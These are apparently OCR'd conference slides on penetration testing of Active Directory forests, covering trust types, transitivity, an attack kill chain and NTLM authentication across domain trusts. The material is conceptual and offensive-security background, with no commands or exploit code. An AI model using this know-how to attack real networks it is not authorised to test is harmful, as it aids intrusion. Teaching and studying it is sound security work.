PENTESTING

ACTIVE DIRECTORY FORESTS

CARLOS GARCÍA GARCÍA

ciyinet

/Rooted°CON

[redacted] ciyinet

PS C:\> WHOAMI

CARLOS GARCÍA GARCÍA

Computer Science Eng.
OSCP

Co-author book
Hacking Windows: Ataques a Sistemas y redes Microsoft

Penetration Testing
Kroll | A Division of DUFF&PHELPS

Hack&Beers, Qurtuba…
Organizer

WHAT ARE WE GOING TO TALK ABOUT?

- Introduction to Active Directory Forests and Trusts
- Why Pentesting Trusts?
- Authentication Protocols across Trusts
- Trusts enumeration
- Common Attacks & Techniques
- Reconnaissance across Trusts
- Conclusions

FORESTS

- Domains are structured into *trees* and *forests*
  - A **tree** is a collection of related domains
  - A **forest** is a collection of trees that trust each others

- Only one "Enterprise Admins" group per forest
  - Exists in root domain only
  - Non-existing in child domains
  - Added as local admin in child domain's DCs

TRUSTS

- Allow authentication traffic to flow between two domains

- Establish the ability for users in one domain to authenticate to resources in another domain

TRUST DIRECTION

- **One-way**
  - Domain B trusts A
  - Users in Domain A can access resources in Domain B. Users in domain B cannot access domain A

- **Two-way**
  - Domain A trusts B, domain B trusts A
  - Authentication requests can be passed between the two domains in both directions

TRUST TRANSITIVITY

Determines if a trust can be extended outside of the two domains

- **Transitive**
  - Extends trust relationship with other domains
  - Let a trusted domain pass through to a third domain

- **Non-transitive**
  - Denies trust relationship with other domains

TYPE OF TRUSTS

Type	Direction	Transitivity	Description
Parent-Child	2-way	Transitive	Automatically established when a new domain is created in a tree
Tree-Root	2-way	Transitive	Automatically established when a new tree is added to a forest. Between the new tree root and the forest root domain
External	1-way or 2-way	Non-transitive	Manually created between a domain in a forest and another domain in a different forest that does not have a forest trust established
Forest	1-way or 2-way	Transitive	Manually created between one forest root domain and another forest root domain
Shortcut	1-way or 2-way	Transitive	Manually created between domains in the same forest that is used to shorten the trust path in a large and complex domain tree or forest and improve authentication times
Realm	1-way or 2-way	Transitive or Non-transitive	Manually created between an AD domain and a non-Windows Kerberos V5 realm

References:
https://blogs.msmvps.com/acefekay/2016/11/02/active-directory-trusts


TRUSTS

- All trusts within the same forest are two-way and transitive

- This is why all domains within a forest trust each other

- Users from any domain can access resources in any other domain within the forest as long as:
    - They have the proper **permissions** assigned at the resource
    - They have **network access**

Forest: **entityA**



Tree 1: entityA.com

entityA.com

Parent-Child trust

spain.entityA.com

Parent-Child trust

uk.entityA.com

Parent-Child trust

cordoba.spain.entityA.com

Tree-Root trust


Tree 2: entityB.net

group1.net

Parent-Child trust

sales.group1.net

DIRECTION OF TRUST VS ACCESS



PENTESTING

ACTIVE DIRECTORY FORESTS

Why Pentesting Trusts?

WHY PENTESTING TRUSTS?


- Environments with trusts that were created many years ago without security in mind

- Sometimes domain trusts introduce unintended access paths

- Some domains (i.e. testing, development…) are not well maintained, controlled or monitored

WHY PENTESTING TRUSTS?

Or simply, what if your **target** is in a different domain?



Reconnaissance

- Email harvesting
- Social Networking
- IP Discovery
- Port Scanning
- Identify vulnerabilities

Weaponisation and Exploitation

- Build and deliver malware via phishing, web, USB drive, network…
- Exploit a vulnerability to compromise the victim's system

Installation and Command & Control

- Install malware
- Stablish persistence inside the environment
- Command channel for remote access

Privilege Escalation & Lateral Movement

- Obtain more credentials
- Access other systems
- Escalate privileges
- Identify critical assets

Action on Targets

- Data exfiltration
- Encryption of critical assets
- Service disruption
- Money $$$

References:
Kroll Proactive Security Team

PENTESTING


ACTIVE DIRECTORY FORESTS

Authentication Protocols


/Rootəd° CON

ciyinet

CREDENTIALS FLOW IN WINDOWS



NTLM ACROSS TRUSTS



Client in DOMAIN-A

Server in DOMAIN-B

DC in DOMAIN-B

DC in DOMAIN-A

1. User requests access and sends DOMAIN-A\USERNAME

2. Server sends **challenge** message

3. Client sends **response** message

4. Server sends DOMAIN-A\USERNAME challenge and response to DC in DOMAIN-B

5. DC sends user's authentication request to next domain in the trust path (direct trust / transitive trust)

6. DC compares challenge and response to authenticate user

7. Response to authenticate user

8. Server sends authentication result to the client

